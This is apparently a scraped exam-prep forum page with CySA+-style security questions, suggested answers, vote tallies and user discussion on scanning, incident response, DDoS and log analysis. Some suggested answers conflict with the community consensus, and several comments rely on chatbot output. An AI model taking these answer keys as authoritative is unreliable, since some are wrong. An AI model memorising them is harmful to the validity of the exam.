Selected Answer: C

C. Impact

upvoted 1 times

A security analyst needs to provide evidence of regular vulnerability scanning on the company's network for an auditing process. Which of the following is an example of a tool that can produce such evidence?

- A. OpenVAS
- B. Burp Suite
- C. Nmap
- D. Wireshark

Suggested Answer: A

Community vote distribution

A (100%)

🗲️ 👤 **mightybluepen** Highly Voted 👍 1 year, 5 months ago

Selected Answer: A

Agree with the answer A. OpenVAS is the only vulnerability scanner out of the 4. It is an open source vulnerability scanner.
upvoted 6 times

🗲️ 👤 **Sgthud** 11 months, 2 weeks ago

I'm going with A as my answer but nmap is a vulnerability scanner as well.
upvoted 1 times

🗲️ 👤 **Susan4041** Most Recent ⌚ 1 month, 3 weeks ago

Selected Answer: A

OpenVAS generates open audit reports.
upvoted 1 times

🗲️ 👤 **Lilik** 10 months, 2 weeks ago

A. OpenVas is the only tool from the question.
upvoted 1 times

🗲️ 👤 **Moskeezy** 1 year ago

Also, you can pull up a history of your previous scans on OpenVAS
upvoted 1 times

🗲️ 👤 **Rezaee** 1 year, 5 months ago

Selected Answer: A

A. OpenVAS.
upvoted 1 times

A security analyst performs a vulnerability scan. Based on the metrics from the scan results, the analyst must prioritize which hosts to patch. The analyst runs the tool and receives the following output:

```
Host    CVE: (Vulnerability Name) Metrics
-----
host01 CVE-2003-99992: (TransAt1) DDS:NOA:HVT
host02 CVE-2004-99993: (TjBeP)   DDS:AEX:NCA
host03 CVE-2007-99996: (NarrowStairs) RCE:AEX:HVT
host04 CVE-2009-99998: (Topendoor)   UDD:NOA

--- Metrics ---
DDS: Denial of service vulnerability
RCE: Remote code execution vulnerability
UDD: Unauthorized disclosure of data vulnerability
AEX: Vulnerability is being exploited actively exploited
NOA: No authentication required
HVT: Host is a high value target
HEX: Host is externally available to public Internet
```

Which of the following hosts should be patched first, based on the metrics?

- A. host01
- B. host02
- C. host03
- D. host04

Suggested Answer: C

Community vote distribution

C (100%)


 **jspecht** Highly Voted 9 months, 4 weeks ago

Selected Answer: C

host 3 needs to be patched first based on the fact that it's actively being exploited, it's a high value target, and the vulnerability gives the attacker remote code execution on the system.

However, it is just 4 hosts - just patch them all.

upvoted 11 times

 **mightybluepen** Most Recent 11 months, 3 weeks ago

Selected Answer: C

agree with C. Between host 2 and 3, host 3 is a high value target and has remote code execution vulnerability. Host 2 has DoS vulnerability and no auth required. Host 3 seems to be in a more critical state.

upvoted 2 times

An organization receives a legal hold request from an attorney. The request pertains to emails related to a disputed vendor contract. Which of the following is the best step for the security team to take to ensure compliance with the request?

- A. Publicly disclose the request to other vendors
- B. Notify the departments involved to preserve potentially relevant information
- C. Establish a chain of custody starting with the attorney's request
- D. Back up the mailboxes on the server and provide the attorney with a copy

Suggested Answer: B

Community vote distribution

B (75%)

C (25%)

🗳️ **section8santa** Highly Voted 1 year, 2 months ago

Selected Answer: B

Upon receiving a legal hold notice, the first step is typically to ensure that all potentially relevant information is preserved. This usually involves notifying all custodians of the information, such as relevant departments and employees, to halt any data deletion or alteration processes that might normally occur. It's essential that they are aware of the need to preserve information related to the specific matter.

upvoted 12 times

🗳️ **CyberJackal** Highly Voted 1 year, 3 months ago

Selected Answer: B

Chain of custody, as far as CompTIA is concerned, is for forensics and doesn't start with an attorney's request.

upvoted 9 times

🗳️ **voiddraco** Most Recent 10 months ago

it's B

The chain of custody is relevant after the data is collected or when it's being analyzed or transferred.. Hence my answer as B

upvoted 3 times

🗳️ **RiccardoBellitto** 1 year, 2 months ago

Selected Answer: B

The purpose of a legal hold is to ensure the preservation of relevant information and to suspend normal disposition or processing of records.

upvoted 1 times

🗳️ **kentasmith** 1 year, 2 months ago

I had a user with an issue that whenever a meeting request was declined he received an error. In the end we found out he had a legal hold on his email. Our department was never notified, only the server team who managed email. I find that kind of weird while debating on the answer for this question.

upvoted 1 times

🗳️ **kentasmith** 10 months, 3 weeks ago

I feel your pain. I don't know why the Exchange guy gets notified but no one else in IT does. This is happens all the time with our traders.

upvoted 1 times

🗳️ **bettyboo** 1 year, 3 months ago

Selected Answer: B

Legal holds, sometimes called litigation holds, require organizations to preserve all potentially relevant data and information related to pending or currently active litigation

Since legal holds may require organizations to preserve data like logs, email, or transactional information that would normally be destroyed as part of scheduled maintenance or destruction procedures, security professionals and other IT staff need to have procedures in place to preserve that data.

Preservation may also be required for other reasons.

upvoted 4 times

🗳️ **jspecht** 1 year, 3 months ago

Selected Answer: B

You want to make sure the evidence is preserved by notifying the affected departments. If you lose the evidence then a chain of custody doesn't mean anything.

upvoted 3 times

🗨️ 👤 **indyrockstar** 1 year, 5 months ago

Selected Answer: C

IMO, Chain of Custody starts the foundation. Then, the next step would be notifying departments involved. Going with C.

upvoted 3 times

🗨️ 👤 **RobV** 1 year, 5 months ago

Selected Answer: B

B. Notify the departments involved to preserve potentially relevant information

upvoted 3 times

🗨️ 👤 **Joshuac1392** 1 year, 5 months ago

Selected Answer: C

Starting the chain of custody is crucial

upvoted 2 times

🗨️ 👤 **mightybluepen** 1 year, 5 months ago

Selected Answer: C

Picking C. out of B,C,D, C is the most important in terms of legal process goes. You need to have a proper chain of custody from collection through presentation in court. B and D can follow afterwards.

upvoted 3 times

🗨️ 👤 **Rezaee** 1 year, 5 months ago

Selected Answer: B

B. Notify the departments involved to preserve potentially relevant information

upvoted 3 times

A company has the following security requirements:

- No public IPs
- All data secured at rest
- No insecure ports/protocols

After a cloud scan is completed a security analyst receives reports that several misconfigurations are putting the company at risk. Given the following cloud scanner output:

VM name	VM_DEV_DB	VM_PRD_Web01	VM_DEV_Web02	VM_PRD_DB
IP config	private	public	public	public
Encrypt	no	yes	yes	no
Ingress port	443, open	3389, open	22, open	80, open

Which of the following should the analyst recommend be updated first to meet the security requirements and reduce risks?


- A. VM_PRD_DB
- B. VM_DEV_DB
- C. VM_DEV_Web02
- D. VM_PRD_Web01

Suggested Answer: C

Community vote distribution

A (95%)

5%

 **mightybluepen** Highly Voted 1 year, 5 months ago

Selected Answer: A

Picking A. Basically has everything opposite to the question outlined:

- No public IPs
- All data secured at rest
- No insecure ports/protocols

But VM_PRD_DB has:

- public
- no encryption
- port 80 (http), which is non-secure version

upvoted 12 times

 **Lilik** Most Recent 10 months, 2 weeks ago

A is correct due to the fact that the IP is public, there is no encryption and it uses an insecure port 80. The rules that should be followed are all data secured at rest (encryption), no public IPs and no insecure ports (80)


upvoted 1 times

 **Kmelaun** 1 year, 2 months ago

Selected Answer: C

The answer is C. The IP is public, the data is not encrypted which means it's not secured at rest, and it has the insecure port 80 instead of port 443. This causes it to need remediation first.

upvoted 1 times

 **Kmelaun** 1 year, 2 months ago

right explanation, wrong answer choice this should be answer choice A. VM_PRD_DB !

upvoted 2 times

 **glenn Dexter** 1 year, 2 months ago

No.. it says from the table, VM_DEV_Web02 Encrypt is YES

upvoted 2 times

🗲️ 👤 **StillFiguringItOut** 1 year, 3 months ago

Selected Answer: A

Public, non encrypted, port 80.. It's A

upvoted 3 times

🗲️ 👤 **jspecht** 1 year, 3 months ago

Selected Answer: A

The production database server should not have port 80 open to begin with. There's no need for that.

upvoted 1 times

🗲️ 👤 **Adaptable7** 1 year, 4 months ago

Selected Answer: A

Port 80 is unsecured, public and open

upvoted 2 times

🗲️ 👤 **Remmmie** 1 year, 5 months ago

Selected Answer: A

In Option A the Encryption says NO, and Port 80 is HTTP which by itself is not the problem but when the web server is serving requests over and unencrypted network, or when the data is unencrypted then... there's a problem. Also the IP is public. this violates all the rules stated above . Option A is my answer.

upvoted 4 times


Which of the following best describes the actions taken by an organization after the resolution of an incident that addresses issues and reflects on the growth opportunities for future incidents?

- A. Lessons learned
- B. Scrum review
- C. Root cause analysis
- D. Regulatory compliance

Suggested Answer: A

Community vote distribution

A (100%)

 **mightybluepen** Highly Voted 11 months, 3 weeks ago

Selected Answer: A

Agree with the answer A. "Reflects" was the key word for me, which is what the Lessons Learned do during its session.
upvoted 6 times

 **Susan4041** Most Recent 3 months, 1 week ago

Selected Answer: A

After an incident is resolved, organizations conduct a lessons learned session to:

Analyze the incident response process and identify what worked well and what didn't.

Address gaps and weaknesses to improve future incident handling.

Implement corrective actions to prevent similar incidents.

Document findings for future reference and compliance.


upvoted 1 times

An analyst is becoming overwhelmed with the number of events that need to be investigated for a timeline. Which of the following should the analyst focus on in order to move the incident forward?

- A. Impact
- B. Vulnerability score
- C. Mean time to detect
- D. Isolation

Suggested Answer: A

Community vote distribution



🗳️ 👤 **Kmelaun** 7 months, 2 weeks ago

Selected Answer: A

Analyst look at the impact scores (CIA) of vulnerability scores to prioritize remediation!
upvoted 2 times

🗳️ 👤 **section8santa** 8 months, 3 weeks ago

Selected Answer: A

The impact of each event will help prioritize which events need immediate attention based on how much damage they can cause or are causing to the organization. Prioritizing events by their impact allows the analyst to address the most critical issues first and then work down the list to less impactful ones. This approach helps in efficiently utilizing resources and time, and in moving the incident response process forward in a structured manner.
upvoted 3 times

🗳️ 👤 **voydd** 10 months, 3 weeks ago

Selected Answer: A

Let's say you have 10 incidents to analyze, 9 of them are with Impact Medium and 1 is High. All of them were detected an hour ago so you are already behind your SLA for detection. To You have to prioritize so you focus on the incident with Impact High.
upvoted 1 times

🗳️ 👤 **RobV** 11 months, 2 weeks ago

Selected Answer: C

C. Mean time to detect
upvoted 1 times

🗳️ 👤 **mightybluepen** 11 months, 3 weeks ago

Selected Answer: C

I am going to go with C.. Had some trouble picking an answer between A and C.

Definition from Compia Certmaster:

Mean time to detect - A metric that measures the average time between the initial appearance of a security incident and its detection. It is an essential metric in security incident management as it can help organizations understand potential gaps in their response processes.

If the analyst can reduce the MTTD, it will be a faster process to move the incident forward which will reduce the number of event the analyst has. Impact would assess the event and will be able to prioritize them but the analyst is concerned with the number of events. Impact analysis will not help the analyst to reduce the number of events to investigate, it will just forward them with orders in priority.
upvoted 1 times

🗳️ 👤 **stolleryp** 11 months, 2 weeks ago

But, if you're overwhelmed by tickets surely acting on the tickets that have the most impact is more worthwhile? Ideally, you would reduce MTTD but I think given the question states the analyst is overwhelmed that you should prioritise the high impact tickets.
upvoted 8 times

🗳️ 👤 **Rezaee** 11 months, 3 weeks ago

Selected Answer: A

A. Impact

upvoted 4 times


To minimize the impact of a security incident, a cybersecurity analyst has configured audit settings in the organization's cloud services. Which of the following security controls has the analyst configured?

- A. Preventive
- B. Corrective
- C. Directive
- D. Detective

Suggested Answer: D

Community vote distribution

D (100%)

 **naija4life**  1 year, 4 months ago



Selected Answer: D

The security control that the cybersecurity analyst has configured by setting up audit settings in the organization's cloud services is:

D. Detective

Detective controls are implemented to detect or discover security incidents or events. In this case, configuring audit settings allows the analyst to monitor and detect any unusual or unauthorized activities within the cloud services. These controls help in identifying potential security incidents so that appropriate actions can be taken to mitigate the impact.

upvoted 7 times

 **lukeowen93**  8 months, 1 week ago

Selected Answer: D

Minimize the IMPACT of vulnerability, has to be D

upvoted 2 times

 **naija4life** 1 year, 4 months ago

The security control that the cybersecurity analyst has configured by setting up audit settings in the organization's cloud services is:

D. Detective

Detective controls are implemented to detect or discover security incidents or events. In this case, configuring audit settings allows the analyst to monitor and detect any unusual or unauthorized activities within the cloud services. These controls help in identifying potential security incidents so that appropriate actions can be taken to mitigate the impact.

upvoted 2 times


 **mightybluepen** 1 year, 5 months ago

Selected Answer: D

Agree with the answer D. Audit settings which can be used to monitor. Detective.

upvoted 4 times

A web developer reports the following error that appeared on a development server when testing a new application:



Which of the following tools can be used to identify the application's point of failure?

- A. OpenVAS
- B. Angry IP scanner
- C. Immunity debugger
- D. Burp Suite

Suggested Answer: C

Community vote distribution

C (100%)

 **mightybluepen** Highly Voted 11 months, 3 weeks ago

Selected Answer: C

Agree with C. Immunity debugger allows you to debug a software and reverse engineer.

OpenVAS is a vulnerability scanner, Angry IP Scanner is a network scanner, and Burp Suite is an interception proxy.

upvoted 17 times

 **FT000** Most Recent 10 months, 1 week ago

Selected Answer: C

All other options are scanners of Vulnerability (OpenVAS), network (Angry IP scanner) or web application security (Burp Suite). That leaves C as the only possible option.

upvoted 3 times



Which of the following describes a contract that is used to define the various levels of maintenance to be provided by an external business vendor in a secure environment?

- A. MOU
- B. NDA
- C. BIA
- D. SLA

Suggested Answer: D

Community vote distribution

D (100%)

  **mightybluepen**  11 months, 3 weeks ago

Selected Answer: D

Agree with D. MOU is an agreement between two parties but SLA outlines the work/services provided by the vendor/contractor
upvoted 5 times

  **dd_2023**  10 months, 2 weeks ago

Can someone help with the PBQ that came from the V02?
upvoted 1 times

  **Kwaz** 11 months, 1 week ago

where is the pbqs?
upvoted 1 times

  **naija4life** 10 months, 4 weeks ago

you have to get the PBQ from the 02.
upvoted 3 times

A security team is concerned about recent Layer 4 DDoS attacks against the company website. Which of the following controls would best mitigate the attacks?

- A. Block the attacks using firewall rules
- B. Deploy an IPS in the perimeter network
- C. Roll out a CDN
- D. Implement a load balancer

Suggested Answer: C

Community vote distribution

C (77%)

A (23%)

🗳️ 👤 **cj207800** 1 week ago

Selected Answer: C

changing to C due to research: A CDN is specifically designed to absorb massive amounts of traffic and distribute it across a global network of edge servers, effectively mitigating volumetric DDoS attacks by filtering and scrubbing malicious traffic before it reaches your origin servers. CDNs also provide additional features like rate limiting, traffic analysis, and integration with cloud-based DDoS protection services.

upvoted 1 times

🗳️ 👤 **cj207800** 4 weeks, 1 day ago

Selected Answer: A

Layer 4 DDoS attacks target the transport layer (TCP/UDP) and are typically volumetric, aiming to exhaust network bandwidth or server resources. CDNs are more effective for mitigating Layer 7 (application layer) DDoS attacks and may not sufficiently protect against large-scale Layer 4 volumetric attacks

upvoted 1 times

🗳️ 👤 **fa8df4c** 2 months, 2 weeks ago

Selected Answer: C

Why C. CDN (Content Delivery Network) is the Best Choice:

A Layer 4 DDoS attack (Transport Layer) typically targets TCP/UDP services to overwhelm the target with traffic, often before application-level filtering can even happen.

A CDN:

Distributes your website content across multiple global nodes

Absorbs and filters malicious traffic before it reaches your origin server

Offers DDoS protection at multiple layers (including L3/L4 and even L7 in many cases)

Handles huge volumes of traffic better than local infrastructure

upvoted 1 times

🗳️ 👤 **Reactsean** 5 months, 2 weeks ago

Selected Answer: A

ChatGBT said A

upvoted 2 times

🗳️ 👤 **cy_analyst** 8 months, 3 weeks ago

Selected Answer: A

While CDNs excel in mitigating Layer 7 (application-layer) attacks, their effectiveness against Layer 4 attacks is limited. They can help absorb traffic, but they don't typically mitigate the core issue of Layer 4 floods as well as firewall rules or network-level defenses.

upvoted 3 times

🗳️ 👤 **cy_analyst** 8 months, 2 weeks ago

I changed the answer to C because of the reasoning and facts by Gemini: Limited Layer 4 Capabilities: While CDNs are primarily designed for Layer 7 (application layer) protection, some modern CDNs also offer Layer 4 DDoS mitigation capabilities. They can use techniques like rate limiting, SYN flood protection, and UDP flood mitigation to defend against Layer 4 attacks.

Geographic Distribution: CDNs' distributed nature can help absorb and distribute traffic, making it more difficult for attackers to overwhelm a single point of entry.

upvoted 2 times

🗨️ 👤 **yeahnodontthinkso** 6 months ago

According to the GPT-4o it's A) Firewall rules. It says:

"Firewalls (especially stateful firewalls) can be configured to detect anomalies in TCP handshakes (e.g., SYN floods) and block or rate-limit malicious hosts at Layer 4 before the traffic overwhelms downstream resources. This is typically the front line of defense for volumetric attacks."

And regarding CDN:

"Content Delivery Networks (CDNs) primarily help with HTTP-based (Layer 7) load distribution and caching. While many CDNs also offer DDoS protection services, they are generally more focused on mitigating application-layer attacks rather than pure volumetric Layer 4 floods."

upvoted 1 times

🗨️ 👤 **ILOVECOMPTIA** 9 months, 1 week ago

CDN = Layer 7. Deploying CDN will not mitigate attacks, will improve availability.

Firewall = Layer 4. By using firewall rules you will mitigate the attack.

upvoted 1 times

🗨️ 👤 **Lilik** 10 months, 2 weeks ago

C is correct. CDNs offer protection against DDoS attacks by distributing network traffic across several servers. This distribution of traffic ensures that no single server bears the brunt of an attack, reducing the likelihood of a successful DDoS attack.

upvoted 3 times

🗨️ 👤 **maggie22** 1 year ago

Selected Answer: C

I agree with CDN. It can block or rate-limit traffic from known malicious IP addresses, preventing them from overwhelming the network. It filters traffic based on protocols and detects unusual patterns that indicate a DDoS attack, allowing for quick mitigation. Automated tools within the CDN infrastructure can detect and respond to DDoS attacks in real-time, reducing response time and minimizing the attack's impact.

upvoted 2 times

🗨️ 👤 **RiccardoBellitto** 1 year, 2 months ago

Selected Answer: C

The answer is C: CDN. Akamai and Cloudflare offer DDoS protection by using CDN to offload the traffic on their infrastructure and routing it through a null interface. Using proxy and caches you can mitigate a DDoS.

upvoted 1 times

🗨️ 👤 **Eduardoo7** 1 year, 2 months ago

Selected Answer: C

"Security Considerations for Content Delivery Networks" published by the Cloud Security Alliance (CSA) - CDNs offer DDoS attack protection.

upvoted 3 times

🗨️ 👤 **section8santa** 1 year, 2 months ago

Selected Answer: C

Rolling out a CDN (Content Delivery Network) is usually the most effective. CDNs can help distribute network traffic across a network of distributed servers. This can effectively mitigate DDoS attacks by dispersing the traffic geographically and making it more difficult for attackers to overwhelm a single point of the network. Additionally, many CDN providers offer DDoS protection as part of their services, with the ability to absorb large amounts of traffic and to identify and block malicious traffic patterns.

upvoted 2 times

🗨️ 👤 **Bogus1488** 1 year, 3 months ago

Selected Answer: C

According to Mike Chapple's CompTIA CySa+ guide its CDN (p.419)

upvoted 2 times

🗨️ 👤 **Kmelaun** 1 year, 2 months ago

On the study guide that is a page with questions on it. Page 419? Are you sure? Maybe it's the paper version because I have the ebook. There's no mention of Cdn in either the CompTIA study guide or the certmaster practice.

upvoted 2 times

🗨️ 👤 **cy_analyst** 8 months, 3 weeks ago

Exactly, there is no CDN mention in this book.

upvoted 1 times

🗨️ 👤 **Odisman1** 1 year, 3 months ago

c

reason ddos is a volumetric attack and to mitigate or reduce impacts on an organization, its best to go for CDN as firewall can not mitigate ddos
upvoted 1 times

  **bettyboo** 1 year, 3 months ago

Selected Answer: A



A. Block the attacks using firewall rules
upvoted 1 times

  **Franky30** 1 year, 3 months ago

For mitigating Layer 4 Distributed Denial of Service (DDoS) attacks, blocking the attacks using firewall rules is a common and effective measure. Firewalls can be configured to filter and block traffic based on various criteria, such as IP addresses, protocols, and ports. By setting up appropriate firewall rules, the security team can prevent malicious traffic associated with Layer 4 DDoS attacks from reaching the targeted website, thereby protecting the network infrastructure and ensuring the availability of the service.
upvoted 1 times

  **madx411** 1 year, 4 months ago

A. Layer 4 DDos attack, Using the Firewall
upvoted 1 times

  **narst** 1 year, 4 months ago

Selected Answer: A

A. Block the attacks using firewall rules
upvoted 2 times

An analyst is reviewing system logs while threat hunting:

Time	Host	Parent Process	Child Process
1:15PM	PC1	wininit.exe	services.exe
1:15PM	PC3	outlook.exe	excel.exe
1:15PM	PC2	explorer.exe	chrome.exe
1:15PM	PC1	wininit.exe	lsass.exe
1:16PM	PC1	services.exe	svchost.exe
1:16PM	PC5	cmd.exe	calc.exe
1:16PM	PC3	excel.exe	procdump.exe
1:16PM	PC4	explorer.exe	mstsc.exe
1:17PM	PC5	explorer.exe	firefox.exe

Which of the following hosts should be investigated first?

- A. PC1
- B. PC2
- C. PC3
- D. PC4
- E. PC5

Suggested Answer: E

Community vote distribution

C (67%)

E (33%)

🗳️ 👤 **ScottT** Highly Voted 1 year, 4 months ago

Selected Answer: C

The child process ProcDump.exe looks like ProcDump.exe but isn't
upvoted 11 times

🗳️ 👤 **Dub3** Highly Voted 1 year, 1 month ago

Selected Answer: C

excel + procdump = suspicious combo
upvoted 9 times

🗳️ 👤 **Aziz132** Most Recent 7 months, 3 weeks ago

Selected Answer: A

unusual and suspicious because wininit.exe (a legitimate Windows startup process) should not typically spawn lsass.exe (Local Security Authority Subsystem Service), which is responsible for handling security policy and authentication.
lsass.exe is a high-value target for attackers as it can contain credentials, so this behavior could indicate an attempt to access sensitive system information or conduct credential dumping.
upvoted 1 times

🗳️ 👤 **kinny4000** 9 months ago

Selected Answer: C

Ok so PC1 should definitely be investigated as wininit spawning lsass.exe and svchost should only be during boot sequence and it should all happen within a few seconds. This combination is always suspicious as malware like Mimikatz use these processes for privesc and cred dumping. It's hard to tell if PC1 is booting up as we don't have enough accuracy in the timestamps so we could presume that this is a normal boot sequence, but any time outside of the boot sequence this should be investigated.

However, this is CompTIA and they won't expect that much thought for an answer, they're likely looking for C, the 'typo' in procdump covering up a malicious file.
upvoted 2 times

🗳️ 👤 **HL2020** 1 year, 2 months ago

Selected Answer: C

Got to be PC3. User gets a malicious Excel file via email and when opened Excel opens "procdump.exe".

upvoted 4 times

🗨️ 👤 **MMK777** 1 year, 3 months ago

Selected Answer: E

why executing CALC from CMD?

upvoted 2 times

🗨️ 👤 **CyberJackal** 1 year, 3 months ago

Selected Answer: E

calc.exe has been a mainstay of privilege escalation in windows boxes. It becomes particularly suspicious when executed from a parent process of cmd.exe, meaning it's likely it is running as a privilege escalation attempt from a downgraded powershell 2.0 script.

upvoted 5 times

🗨️ 👤 **Bogus1488** 1 year, 3 months ago

Selected Answer: C

ProcDunp.exe is suspicious.

upvoted 1 times

An organization needs to bring in data collection and aggregation from various endpoints. Which of the following is the best tool to deploy to help analysts gather this data?

- A. DLP
- B. NAC
- C. EDR
- D. NIDS

Suggested Answer: C

Community vote distribution

C (100%)

 **ScottT** Highly Voted 10 months, 1 week ago

Selected Answer: C

I've picked 'C' based on the question wording highlighting endpoints. EDR - Endpoint Detection & Response which could be configured to send results to a central server.

DLP - Data Loss Prevention will monitor external data

NAC - Network Access Control will stop devices accessing the network under given circumstances

NIDS - Network Intrusion Detection System would not normally be positioned anywhere but at the edge.


upvoted 14 times

A regulated organization experienced a security breach that exposed a list of customer names with corresponding PII data. Which of the following is the best reason for developing the organization's communication plans?

- A. For the organization's public relations department to have a standard notification
- B. To ensure incidents are immediately reported to a regulatory agency
- C. To automate the notification to customers who were impacted by the breach
- D. To have approval from executive leadership on when communication should occur

Suggested Answer: B

Community vote distribution



jspecht Highly Voted 1 year, 3 months ago

Selected Answer: B

If you're a regulated organization, it's not up to executive leadership to decide when communication occurs. You are bound by the rules of the regulatory agency of how and when the communication must occur.

upvoted 6 times

cy_analyst Most Recent 8 months, 3 weeks ago

Selected Answer: B

In a regulated organization, there are often legal and regulatory requirements to report breaches that involve the exposure of Personally Identifiable Information (PII). Failing to report these incidents in a timely manner can result in significant penalties, fines, and reputational damage. Having a clear communication plan ensures that the organization complies with regulatory requirements and takes appropriate steps to notify affected customers and agencies as needed.

upvoted 2 times

Dub3 1 year, 1 month ago

Selected Answer: B

regulated = regulatory

upvoted 1 times

Dub3 1 year, 1 month ago

regulated = regulatory

upvoted 1 times

section8santa 1 year, 2 months ago

Selected Answer: B

This is crucial because many regulations require prompt reporting of security incidents, especially when PII is involved. It's important for compliance purposes to notify the appropriate regulatory bodies within the timeframe mandated by the relevant laws and regulations (such as GDPR in Europe, HIPAA in the United States, etc.).

upvoted 4 times

bettyboo 1 year, 3 months ago

Selected Answer: B

B. To ensure incidents are immediately reported to a regulatory agency

upvoted 3 times

petersuk 1 year, 4 months ago

B. To ensure incidents are immediately reported to a regulatory agency

upvoted 1 times

narst 1 year, 4 months ago

Selected Answer: D

D. To have approval from executive leadership on when communication should occur.

Developing communication plans in the event of a security breach is essential for ensuring a coordinated and effective response. However, the best reason for developing these plans is to have approval from executive leadership on when communication should occur.

upvoted 3 times

Following an incident, a security analyst needs to create a script for downloading the configuration of all assets from the cloud tenancy. Which of the following authentication methods should the analyst use?

- A. MFA
- B. User and password
- C. PAM
- D. Key pair

Suggested Answer: D

Community vote distribution

D (100%)

🗳️ 👤 **kinny4000** 9 months ago

Selected Answer: D

Key pair is the only option possible to use with a script, everything else must be entered manually with some UI.
upvoted 1 times

🗳️ 👤 **section8santa** 1 year, 2 months ago

Selected Answer: D

D. Key pair authentication.

Key pair authentication involves using public-private key pairs to authenticate and establish secure connections between systems. This method is commonly used in cloud environments for secure access to resources and data. It provides a more secure and reliable authentication mechanism compared to using usernames and passwords, as it eliminates the risk of password-based attacks such as brute force or credential stuffing.

In this scenario, using a key pair for authentication would ensure secure access to the cloud tenancy for downloading configurations without the need to rely on potentially less secure methods such as usernames and passwords.


ChatGPT

upvoted 4 times

🗳️ 👤 **Instguy** 1 year, 4 months ago

Key pair is essential and more secure. Key pair is using public and private keys to encrypt and decrypt.
upvoted 4 times

A penetration tester is conducting a test on an organization's software development website. The penetration tester sends the following request to the web interface:



Which of the following exploits is most likely being attempted?

- A. SQL injection
- B. Local file inclusion
- C. Cross-site scripting
- D. Directory traversal

Suggested Answer: A

[Removed] Highly Voted 1 year, 4 months ago

The UNION statement makes this easily an SQL injection, other identifiers could be single ', 1= 1, logs that contain null, null fields etc.
upvoted 12 times

Sgthud Highly Voted 10 months, 3 weeks ago

I had this question. I had recognized a few questions and maybe 3 simulations questions. using this helped me out a lot.
upvoted 11 times

Serac Most Recent 8 months, 3 weeks ago

Selected Answer: A

With "UNION" and "SELECT" it can't be anything else.
upvoted 3 times

maggie22 1 year, 2 months ago

Answer A

explanation

<https://portswigger.net/support/using-burp-to-exploit-sql-injection-vulnerabilities-the-union-operator>

upvoted 6 times

Two employees in the finance department installed a freeware application that contained embedded malware. The network is robustly segmented based on areas of responsibility. These computers had critical sensitive information stored locally that needs to be recovered. The department manager advised all department employees to turn off their computers until the security team could be contacted about the issue. Which of the following is the first step the incident response staff members should take when they arrive?



- A. Turn on all systems, scan for infection, and back up data to a USB storage device.
- B. Identify and remove the software installed on the impacted systems in the department.
- C. Explain that malware cannot truly be removed and then reimagine the devices.
- D. Log on to the impacted systems with an administrator account that has privileges to perform backups.
- E. Segment the entire department from the network and review each computer offline.

Suggested Answer: E

Community vote distribution

E (88%)

13%

  **voiddraco** Highly Voted 1 year, 4 months ago

Im choosing E because segmenting the department from the network would prevent the potential spread of malware to other parts of the network.
upvoted 13 times

  **gomet2000** Highly Voted 10 months, 2 weeks ago

Selected Answer: E

The first step for the incident response team should be E. Segment the entire department from the network and review each computer offline. This approach minimizes the risk of further infection and allows the team to assess the situation in a controlled and secure environment.
upvoted 5 times



  **Learner213** Most Recent 6 months, 4 weeks ago

Selected Answer: B

The network is already highly segmented. Any more segmenting will have to include an island for each machine.
I would login with admin credentials and attempt to remove the malware first.
upvoted 2 times

  **ouflomana** 2 months ago

That's true. However jumping straight to removal (answer B) skips proper containment and evidence gathering. In answer E the computers will be reviewed first.
upvoted 1 times

  **JacksonTrite** 7 months, 2 weeks ago

Why is it not A instead of E? The question indicates that there is already robust network segmentation, and having all devices off at the same time will hamper the organization.
upvoted 1 times

  **projectgtr** 11 months, 3 weeks ago

Selected Answer: E

Containment is priority at this point, E addresses this.
upvoted 5 times

  **Studybun** 12 months ago

Selected Answer: B

its b.
upvoted 2 times

  **RiccardoBellitto** 1 year, 1 month ago

Selected Answer: E

Using Copilot:

The first step the incident response staff members should take when they arrive in this situation is to segment the entire department from the network and review each computer offline. Let me explain why:

Segmentation and Isolation: The compromised systems should be isolated from the network to prevent further spread of the malware. By segmenting the department, you prevent the malware from affecting other parts of the network.

Review Offline: Once isolated, the incident response team can review each computer offline. This allows them to analyze the malware, assess the extent of the compromise, and determine the best course of action for recovery.


upvoted 2 times

A manufacturer has hired a third-party consultant to assess the security of an OT network that includes both fragile and legacy equipment. Which of the following must be considered to ensure the consultant does no harm to operations?

- A. Employing Nmap Scripting Engine scanning techniques
- B. Preserving the state of PLC ladder logic prior to scanning
- C. Using passive instead of active vulnerability scans
- D. Running scans during off-peak manufacturing hours

Suggested Answer: C

Community vote distribution



section8santa **Highly Voted** 1 year, 2 months ago

Selected Answer: C

Passive scanning involves monitoring the network traffic without sending any packets to the target systems. This approach can identify potential vulnerabilities based on the traffic that is observed, without the risk of interfering with sensitive equipment or network operations.

upvoted 12 times

cy_analyst **Most Recent** 8 months, 2 weeks ago

Selected Answer: C

C tends to be the more proactive approach because it fundamentally avoids putting stress on the systems in the first place, whereas D manages the timing of that potential impact but doesn't fully eliminate the risk.

upvoted 2 times

gomet2000 10 months, 2 weeks ago

Selected Answer: C

I say C over B.

While preserving the state of PLC ladder logic is important, this step alone does not prevent potential harm from active scans. It's more of a precautionary measure rather than a scanning strategy.

upvoted 1 times

Nishaw 1 year, 2 months ago

Selected Answer: B

B. Preserving the state of PLC ladder logic prior to scanning

